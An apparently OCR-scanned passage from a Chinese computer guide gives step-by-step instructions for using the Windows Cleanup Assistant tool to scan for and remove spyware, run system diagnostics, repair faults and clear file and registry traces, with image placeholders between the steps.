
Step 01 双击下载的《Windows 清理助手》可执行文件，即可打开《Windows 清理助手》工作界面，如下图所示。



Step 02 单击“立即扫描”按钮，即可开始扫描计算机中的间谍软件，并在下方显示扫描进度条，如下图所示。



Step 03 扫描完成后，给出相应的提示信息，提示用户发现未知的风险程序，是否提交给技术人员进行分析，这里单击“是”按钮，如下图所示。




Step 04 分析完成后，返回到《Windows 清理助手》工作界面，在其中选择需要清理的对象，如下图所示。




Step 05 单击“执行清理”按钮，弹出一个信息提示对话框，提示用户是否备份相应的文件/注册表信息，这里单击“是”按钮，如下图所示。



Step 06 备份完成后，即可开始清理扫描出来的间谍软件，并显示扫描的进度，如下图所示。



Step 07 在“常用功能”选项列表中选择“诊断报告”选项，进入“诊断报告”工作界面，如下图所示。




Step 08 单击“请点击此处，开始诊断”按钮，即可开始诊断系统，并在下方显示诊断的进度，如下图所示。



Step 09 选择“故障修复”选项，进入故障修复界面，在其中选择需要修复的对象，如下图所示。




Step 10 单击“执行修复”按钮，弹出“故障修复”对话框，提示用户修复前暂时关闭正在运行的监控程序，如下图所示。




Step 11 单击“是”按钮，即可开始修复系统，修复完成后，弹出“故障修复”对话框，提示用户修复操作执行完成，如下图所示。




Step 12 选择“痕迹清理”选项，在打开的界面中选择要清理的文件和注册表项，如下图所示。




Step 13 单击“分析”按钮，即可开始分析痕迹，并在右侧的窗格中显示分析结果，如下图所示。



